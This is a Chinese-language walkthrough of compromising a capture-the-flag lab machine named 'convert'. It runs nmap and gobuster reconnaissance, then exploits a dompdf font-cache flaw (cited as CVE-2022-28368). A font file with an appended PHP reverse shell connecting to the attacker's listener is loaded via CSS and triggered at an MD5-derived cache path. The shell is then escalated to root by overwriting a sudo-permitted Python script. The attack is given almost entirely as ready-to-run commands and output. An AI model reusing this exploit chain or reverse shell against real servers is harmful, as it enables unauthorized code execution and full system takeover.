信息搜集
主机发现
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.21.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-24 02:18 EDT

Nmap scan report for 192.168.21.6
Host is up (0.00046s latency).
MAC Address: 08:00:27:E7:D5:88 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.21.7
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.77 seconds
端口扫描
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 192.168.21.6
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-24 02:19 EDT
Nmap scan report for 192.168.21.6
Host is up (0.00041s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
80/tcp open  http    nginx 1.22.1
MAC Address: 08:00:27:E7:D5:88 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.74 seconds
漏洞利用

看一下80端口,HTML-to-PDF转换器
目录枚举
┌──(kali㉿kali)-[~]
└─$ gobuster dir -w SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt -x html,php,txt,jpg,png,zip,git -u http://192.168.21.6
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.21.6
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,txt,jpg,png,zip,git
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 1026]
/upload               (Status: 301) [Size: 169] [--> http://192.168.21.6/upload/]
Progress: 9482032 / 9482040 (100.00%)
===============================================================
Finished
===============================================================
尝试文件包含,但是没有成功
看了一下,好像是CVE-2022-28368
寻找一个.ttf字体文件,将其改为.php文件,并添加上shell
┌──(kali㉿kali)-[~]
└─$ find / -name "*.ttf" 2>/dev/null
┌──(kali㉿kali)-[~]
└─$ cp /usr/lib/gophish/static/font/fontawesome-webfont.ttf ./exp.php
┌──(kali㉿kali)-[~]
└─$ echo '<?php system("bash -c '\''bash -i >& /dev/tcp/192.168.21.7/4444 0>&1'\''"); ?>' >> ./exp.php
在创建一个css文件
┌──(kali㉿kali)-[~]
└─$ cat exp.css
@font-face {
    font-family: 'exp';
    src: url('http://192.168.21.7:8080/exp.php');
    font-weight: 'normal';
    font-style: 'normal';
}
在创建一个html文件,借此来触发
┌──(kali㉿kali)-[~]
└─$ cat exp.html
<!DOCTYPE html>
<html>
<head>
    <link rel="stylesheet" href="http://192.168.21.7:8080/exp.css">
</head>
<body>
    <div style="font-family: 'exp';">
        New Font...
    </div>
</body>
</html>
开始利用
┌──(kali㉿kali)-[~]
└─$ python -m http.server 8080
网页触发:http://192.168.21.7:8080/exp.html

成功触发

192.168.21.6 - - [24/Apr/2026 04:11:08] "GET /exp.html HTTP/1.1" 200 -
192.168.21.6 - - [24/Apr/2026 04:11:08] "GET /exp.css HTTP/1.1" 200 -
192.168.21.6 - - [24/Apr/2026 04:11:08] "GET /exp.php HTTP/1.1" 200 -

缓存文件名是基于字体名、样式、权重和MD5哈希生成的,格式为:<字体族名>_<字体样式>_<md5哈希值>.php,计算一下MD5是多少┌──(kali㉿kali)-\~
└─$ echo -n "http://192.168.21.7:8080/exp.php" | md5sum
12c572ccb65e130e206986e53354e0af -
通常缓存在/vendor/dompdf/dompdf/lib/fonts/目录下,尝试触发┌──(kali㉿kali)-\~
└─$ curl "http://192.168.21.6/dompdf/lib/fonts/exp_normal_12c572ccb65e130e206986e53354e0af.php"
Warning: Binary output can mess up your terminal. Use "--output -"
Warning: to tell curl to output it to your terminal anyway, or
Warning: consider "--output " to save to a file.
┌──(kali㉿kali)-\~
└─$ nc -lvnp 4444
listening on any 4444 ...
connect to 192.168.21.7 from (UNKNOWN) 192.168.21.6 41868
bash: cannot set terminal process group (484): Inappropriate ioctl for device
bash: no job control in this shell
eva@convert:/var/www/html/dompdf/lib/fonts$ id
id
uid=1000(eva) gid=1000(eva) groups=1000(eva)
# 权限提升eva@convert:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for eva on convert:
env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin,
use_pty
User eva may run the following commands on convert:
(ALL : ALL) NOPASSWD: /usr/bin/python3 /home/eva/pdfgen.py *
//我们在eva目录下拥有写的权限
eva@convert:/var/www/html$ cat /home/eva/pdfgen.py
cat /home/eva/pdfgen.py
from os import path
from time import time
from weasyprint import HTML, CSS
from urllib.parse import urlparse
from argparse import ArgumentParser
from logging import basicConfig, INFO, error, info, exception
def prune_log(log_file, max_size=1):
try:
log_size = path.getsize(log_file) / (1024 * 1024)
if log_size > max_size:
with open(log_file, 'w'):
pass
info(f"Log file pruned. Size exceeded {max_size} MB.")
print(f"Log file pruned. Size exceeded {max_size} MB.")
except Exception as e:
print(f"Error pruning log file: {e}")
log_file = '/home/eva/pdf_gen.log'
prune_log(log_file)
basicConfig(level=INFO, filename=log_file, filemode='a',
format='%(asctime)s - %(levelname)s - %(message)s')
def is_path_allowed(output_path):
blocked_directories = "/root", "/etc"
for directory in blocked_directories:
if output_path.startswith(directory):
return False
return True
def url_html_to_pdf(url, output_path):
block_schemes = "file", "data"
block_hosts = "127.0.0.1", "localhost"
blocked_directories = "/root", "/etc"
try:
    start_time = time()

    scheme = urlparse(url).scheme
    hostname = urlparse(url).hostname

    if scheme in block_schemes:
        error(f"{scheme} scheme is Blocked")
        print(f"Error: {scheme} scheme is Blocked")
        return

    if hostname in block_hosts:
        error(f"{hostname} hostname is Blocked")
        print(f"Error: {hostname} hostname is Blocked")
        return

    if not is_path_allowed(output_path):
        error(f"Output path is not allowed in {blocked_directories} directories")
        print(f"Error: Output path is not allowed in {blocked_directories} directories")
        return

    html = HTML(url.strip())
    html.write_pdf(output_path, stylesheets=[CSS(string='@page { size: A3; margin: 1cm }')])

    end_time = time()
    elapsed_time = end_time - start_time
    info(f"PDF generated successfully at {output_path} in {elapsed_time:.2f} seconds")
    print(f"PDF generated successfully at {output_path} in {elapsed_time:.2f} seconds")

except Exception as e:
    exception(f"Error: {e}")
    print(f"Error: {e}")
if name == "main ":
parser = ArgumentParser(description="Convert HTML content from a URL to a PDF file.")
parser.add_argument("-U", "--url", help="URL of the HTML content to convert", required=True)
parser.add_argument("-O", "--out", help="Output file path for the generated PDF", default="/home/eva/output.pdf")
args = parser.parse_args()
url_html_to_pdf(args.url, args.out)
//创建一个恶意文件
eva@convert:/var/www/html$ echo 'import os; os.system("/bin/bash")' > /home/eva/exp.py
<port os; os.system("/bin/bash")' > /home/eva/exp.py
//将其把原来的文件替换掉
eva@convert:/var/www/html$ mv /home/eva/exp.py /home/eva/pdfgen.py
mv /home/eva/exp.py /home/eva/pdfgen.py
//以root的身份执行我们的脚本,pwned没任何作用,只是为了符合带参数条件
eva@convert:/var/www/html$ sudo /usr/bin/python3 /home/eva/pdfgen.py pwned
sudo /usr/bin/python3 /home/eva/pdfgen.py pwned
id
uid=0(root) gid=0(root) groups=0(root)